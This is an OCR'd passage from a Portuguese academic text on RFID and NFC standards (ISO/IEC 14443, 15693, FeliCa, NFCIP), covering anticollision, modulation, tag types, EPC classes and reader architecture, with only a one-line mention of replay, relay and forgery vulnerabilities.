


Figura 3 - Algoritmo anticolisão ISO/IEC 14443 "Tipo A"

As etiquetas respondem aos comandos REQA ou WUPA com a trama ATQA. É neste ponto que se inicia o procedimento anticolisão. Cada etiqueta contém o UID que as distingue. O comprimento do UID pode ser de 4, 7 ou 10 bytes que serão verificados nos níveis 1, 2 e 3 respetivamente. Algumas das *flags* da trama ATQA contém o comprimento do UID. O processo anticolisão consiste na apresentação de um valor UID obtido através de uma

pesquisa binária ordenada. Depois do leitor receber a trama ATQA envia o comando SELECT com os bits iniciais do UID selecionado pelo processo anticolisão. Quando os bits iniciais coincidem com os bits iniciais a etiqueta responde com o UID completo. Caso respondam várias etiquetas ao mesmo comando SELECT o leitor envia novamente o comando com os bits iniciais mais seletivos, isto é sobe um nível. Quando finalmente só responder uma etiqueta o leitor envia novamente o comando SELECT com o UID completo. A etiqueta responde com o comando SAK (*Select AcKnowledge*). Depois do comando SAK podemos verificar em que nível está. Para um UID de 7 bits o comando SELECT é invocado 2 vezes e para o UID de 10 bits é invocado 3 vezes. Neste momento a etiqueta é ativada e envia as tramas até receber do leitor o comando HALT que a desativa.

O processo anticolisão é definido na norma como usando dados não cifrados. Este facto é vulnerável a diversos ataques tais como o ataque repetição (*Replay*), retransmissão (*Relay*) e de falsificação (*Forgery*).

No protocolo "Tipo B", as etiquetas "Tipo B" utilizam o algoritmo probabilístico *Slotted Aloha*, apresentado na Figura 4, para selecionar apenas uma etiqueta. As várias etiquetas que se encontram na zona de leitura enviam os dados em espaços de tempo pré-definidos chamados *time-slots*. Verificada a colisão o leitor envia a todas as etiquetas envolvidas um número N de *time-slots* ao qual as etiquetas respondem com um valor entre 1 e N, escolhido por elas. De seguida o leitor envia um pedido dirigido à etiqueta com o *time-slot* entre 1 e N de forma sequencial, as restantes etiquetas permanecem em silêncio. O processo é repetido, com um número N superior ao anterior, caso duas ou mais etiquetas tenham escolhido o mesmo *time-slot*. Embora o aumento do número de *time-slots* aumentar a probabilidade da não existência de colisões aumenta o tempo necessário para realizar um ciclo de pesquisa. Outro aspeto é que o sistema anticolisão requer um gerador de números aleatórios nas etiquetas. Depois deste processo a etiqueta fica no estado ativo e pronta para receber comandos.

De seguida é apresentado os passos essenciais no processo de seleção de uma única etiqueta:

(1) O leitor envia um REQB com N *slots*
(2) Todas as etiquetas escolhem um *slot* aleatoriamente
(3) O leitor utiliza o comando SLOT_MARKER para marcar o *slot*
(4) A etiqueta envia um ATQB incluindo o PUPI (*Unique Card Identifier*)
(5) O leitor envia o comando ATTRIB para seleciona uma etiqueta ou HLTB

(6) Se continuar a haver colisões o leitor repete o ciclo mas com mais *slots*




Figura 4 - Algoritmo anticolisão ISO/IEC 14443 "Tipo B"

ISO/IEC 14443 – 4: Protocolo de Transmissão

A especificação refere-se à camada de transporte e define como são enviados os comandos. Também referida como protocolo T = CL = 1, ISO/IEC 7816-3 (*Contact Less*).

O protocolo de comunicação baseia-se em pedidos enviados pelo leitor e respostas dadas pelas etiquetas. A trama de dados ilustrada na Figura 5, é constituída pelo início da trama, *start of frame*, SOF, pelos dados, pelo campo de verificação de erros, *cyclic redundancy check*, CRC e pelo fim da trama, *end of frame*, EOF. Caso a etiqueta detete um erro envia

um "não tomei conhecimento", *no-acknowledgement*, NAK, e o leitor envia novamente a trama rejeitada. Se o leitor verificar um erro na verificação CRC pode considerar erro de comunicação ou colisão entre etiquetas. No primeiro caso envia novamente a trama enquanto no segundo caso passa para o segundo nível do sistema de anticolisão.

Figura 5 - Formato da trama segundo ISO/IEC 14443 - 4

2.2.3. Norma ISO/IEC 15693

A norma ISO/IEC 15693 define o funcionamento de etiquetas de vizinhança que operam nos 13,56 MHz e a distâncias superiores às da maioria das etiquetas RFID, entre 1 e 1,5 m. Devido a operar com menores potências utiliza processadores menos potentes. Normalmente apenas utilizam a manipulação de memória. A especificação 1 da norma descreve as características físicas da etiqueta, a especificação 2 descreve a interface e a inicialização entre o leitor e a etiqueta e a especificação 3 descreve o protocolo de transmissão.

O leitor inicia sempre a comunicação e caso a etiqueta tenho algo a envia tem que ser inquirida primeiro e só depois é realizada a transferência de dados. O leitor pode operar com uma modulação ASK a 10 % ou a 100%. Utiliza a codificação PPM (1 de 4) ou PPM (1 de 256). A etiqueta pode enviar a informação através da modulação ASK a 100% utilizando a subportadora de 423,75 KHz ou através da modulação FSK utilizando a subportadora a 423,75 KHz.

Como mecanismos de segurança utiliza o identificador único, UID, o bloqueio independente para os blocos e para os registos DSFID, AFI e EAS.

2.2.4. Norma FeliCa

FeliCa é uma norma regulada pelo *Japan IC Card System Application Council* (JICSAP) que pertence à Sony. Começou por ser utilizada nas transações monetárias mas é com o cartão Octopus, utilizado nos sistemas de transportes de Hong Kong que é mais conhecida.

Utiliza a codificação Manchester a 212 Kbit/s na frequência dos 13,56 MHz e faz parte das especificações do NFC Forum. A FeliCa suporta o acesso simultaneamente a 8 blocos, 16 bytes cada. Caso a etiqueta saia do campo de ação durante a sessão, os dados incompletos

são descartados e repõe automaticamente os dados anteriores. A chave de cifra é gerada dinamicamente sempre que exista uma autenticação mútua e ao nível de proteção está de acordo com a norma ISO/IEC 15408 EAL4/EAL4+.

2.2.5. Norma NFC- ISO/IEC 18092 - ISO/IEC 21481

Near Field Communication, NFC, é uma tecnologia RFID de proximidade utilizada para a comunicação entre Smartphones e outros dispositivos móveis. Opera nos 13,56 MHz e está definida em duas normas: a ISO/IEC 18092 – NFCIP-1/ ECMA-340 e mais recente a ISO/IEC 21481 – NFCIP-2/ECMA352.

NFC incorpora também a norma ISO/IEC 14443 "Tipo A" e "Tipo B". A norma ISO/IEC 21481 – NFCIP-2/ECMA-352 faz a ligação entre as várias normas que suportam os três modos de operação NFC, descritos no capítulo seguinte.

NFCIP-1/ ECMA-340 - Interface e Protocolo

A norma NFCIP-1/ ECMA-340 define a Interface e o Protocolo cuja estrutura é apresentada na Figura 6, define os modos de comunicação, ativo e passivo de modo a comunicar em rede. A norma especifica o campo eletromagnético, a interface do sinal, protocolo de fluxos, inicialização, protocolo de transporte e o cálculo do CRC.




Figura 6 - Protocolo NFC

Na Figura 7 é apresentada a compatibilidade entre as várias normas que suportam mensagens NDEF.




Figura 7 - Compatibilidade RFID/NFC

2.3. Princípio de funcionamento

A etiqueta obtém a energia necessária ao seu funcionamento através da energia do campo magnético gerado pelo emissor e a comunicação é baseada na modulação de carga. O leitor enviar os dados através de 100% da codificação de Miller modificada ou através de 10% da modulação de Manchester. Na direção oposta, da etiqueta para o leitor, é utilizada a codificação Manchester com 10% de modulação. A Figura 8 apresenta um diagrama da relação entre a energia e a comunicação de dados.




Figura 8 - Modelo básico do funcionamento RFID

Existe comunicação quando a etiqueta está na região de leitura (zona de interrogação) e sua frequência de ressonância corresponde a frequência do dispositivo de leitura. A resposta ao sistema de leitura pode ser representada por uma impedância Z_t na bobina (antena) do dispositivo de leitura, provocada pela comutação uma resistência de carga na bobina da etiqueta, provoca uma alteração na impedância Z_t e, portanto, varia a tensão V_L no dispositivo de leitura.

Tal efeito funciona como uma modulação em amplitude da tensão V_L no dispositivo de leitura em função da comutação da resistência de carga que é controlada pelos dados contidos na etiqueta. Este tipo de transferência de dados e conhecido por modulação de carga ou *load modulation*.

Devido ao fraco acoplamento entre a bobina do dispositivo de leitura e a bobina da etiqueta, as flutuações na tensão da bobina do dispositivo de leitura, que representa o sinal útil, são de magnitudes menores que a tensão de saída do dispositivo de leitura. Por exemplo, para sistemas de 13,56 MHz o sinal útil tem uma amplitude de tensão em torno de 10 mV. Para detetar estas pequenas flutuações, e necessário utilizar circuitos eletrônicos complexos e caros.

A alternativa para contornar essa situação e utilizar a modulação de carga com subportadora, conforme o gráfico da Figura 9. O processo é feito através da comutação da resistência de carga de uma frequência fs = 212 kHz, o que gera duas linhas espectrais em ft ± fs em torno da frequência central de transmissão ft = 13,56 MHz.




Figura 9 - Modulação de carga com a subportadora

A transmissão de dados e feita com modulação ASK, FSK ou PSK ou, ainda, modulando a subportadora no tempo através do fluxo dos dados.

Um sistema de RFID é composto por três componentes como mostra a Figura 12:

- Etiqueta – objeto a ser identificado,
- Leitor – pode ser um dispositivo de leitura de dados ou de transmissão de dados,
- Sistema de suporte – conjunto de sistemas que realizam o tratamento e gestão dos dados.

2.3.1. Etiquetas

Uma etiqueta é constituída por uma antena, um elemento de memória e circuitos de controlo conforme a Figura 11. A etiqueta mais simples possui apenas uma ROM (*Read-Only Memory*), enquanto as mais sofisticadas possuem RAM (*Random Access Memory*), PROM (*Programmable Read-Only Memory*) e EEPROM (*Electrically Erasable Programmable Read-Only Memory*). A ROM contém a identificação e instruções. A RAM normalmente guarda dados temporários na comunicação com o emissor. A PROM e a EEPROM servem para guardar informação adicional para funcionamento das aplicações.

A capacidade da memória vai de um único bit até vários Kbits. Memória de um único bit é normalmente utilizado nas lojas de venda a retalho onde apenas é necessário saber ser o produto foi pago ou não. Utilizando capacidades maiores podemos guardar informações

necessárias às aplicações, guardar dados de sensores que eventualmente estejam ligados ao sistema e até guardar ficheiros.

Tipo de etiquetas

- Passivas – Operam sem bateria, sendo que sua alimentação é fornecida pelo próprio leitor através das ondas eletromagnéticas. Possuem um alcance de alguns centímetros e são baratas, custando menos de 1 €;
- Ativas – São alimentados por uma bateria interna e tipicamente permitem processos de escrita e leitura. Funcionam tipicamente na banda das micro-ondas (UHF – *Ultra-High Frequency*);
- Semi-passivas – Operam com bateria e ao contrário das ativas, a energia serve para suportar funções secundárias como *data logger* e diversos sensores.

O custo das etiquetas ativas são maiores que as passivas, além de possuírem uma vida útil limitada a 10 anos (as passivas têm, teoricamente, uma vida útil ilimitada). As etiquetas passivas inicialmente eram do tipo só leitura (*read-only*), usadas para curtas distâncias. Presentemente tem outras aplicações e características.

A capacidade de armazenamento também varia conforme o tipo de microprocessador. Por exemplo, em sistemas passivos, as capacidades podem variar entre 64 bits e 32 kbytes.

Classificação quanto à função das etiquetas

A classificação das etiquetas é definida em função do seu código eletrónico de produto, *Eletronic Product Code* (EPC), e que é divida em gerações e classes:

Geração 1, Classe 0: Etiquetas passivas com a única função de leitura. Também conhecidas como WORM (*Write One, Read Many*). Estas etiquetas possuem apenas um número de identificação, UID, programado de fábrica.

Geração 1, Classe 0+: Etiquetas com as mesmas características das Geração 1, Classe 0 mas que podem ser programadas pelo utilizador e apenas uma única vez.

Geração 1, Classe 1: Etiquetas WORM com a possibilidade de serem lidas por sistemas de outros fabricantes.

Geração 2, Classe 1: Etiquetas WORM programadas de fábrica e que podem ser lidas por sistemas de diversos fabricantes. Suportam taxas de leitura elevadas e possuem uma maior imunidade ao ruído.

Geração 2, Classe 2: Etiquetas que podem ser reprogramadas por qualquer equipamento para o efeito.

Geração 2, Classe 3: Etiquetas semi-passivas.

Geração 2, Classe 4: Etiquetas ativas

Geração 2, Classe 5: Etiquetas que também funcionam como leitores. Devem poder induzir energia eletromagnética noutras etiquetas.

Constituição

As etiquetas passivas são constituidas genericamente por uma antena e um circuito integrado que pode ter na sua constituição um microprocessador, elementos de memória, sistemas criptográfico entre outros dependendo da complexidade da etiqueta e que podem ter variadas formas como se pode ver na Figura 10.




Figura 10 - Formatos de etiquetas passivas




Figura 11 - Constituição de uma etiqueta passiva

2.3.2. Leitor

Existe uma variedade de sistemas de comunicação RFID cuja complexidade varia com o tipo de etiquetas e com a função a que se destina. De qualquer forma todos os sistemas suportam as funcionalidades básicas como fornecer energia através de um sinal eletromagnético e estabelecer a comunicação. Os leitores além da eletrónica são constituídos por código, *Firmware*, que corre no sistema e que providencia as funções básicas para a comunicação e pelo código, *Middlewere,* que corre em segundo plano e que tornam o leitor mais versátil.

2.3.3. Sistema de suporte

Para além do leitor e das etiquetas, podem fazer parte do sistema RFID os computadores ou servidores, base de dados e outros dispositivos necessários à implementação de um determinado objetivo. Assim a etiqueta é apenas a ponta do iceberg.

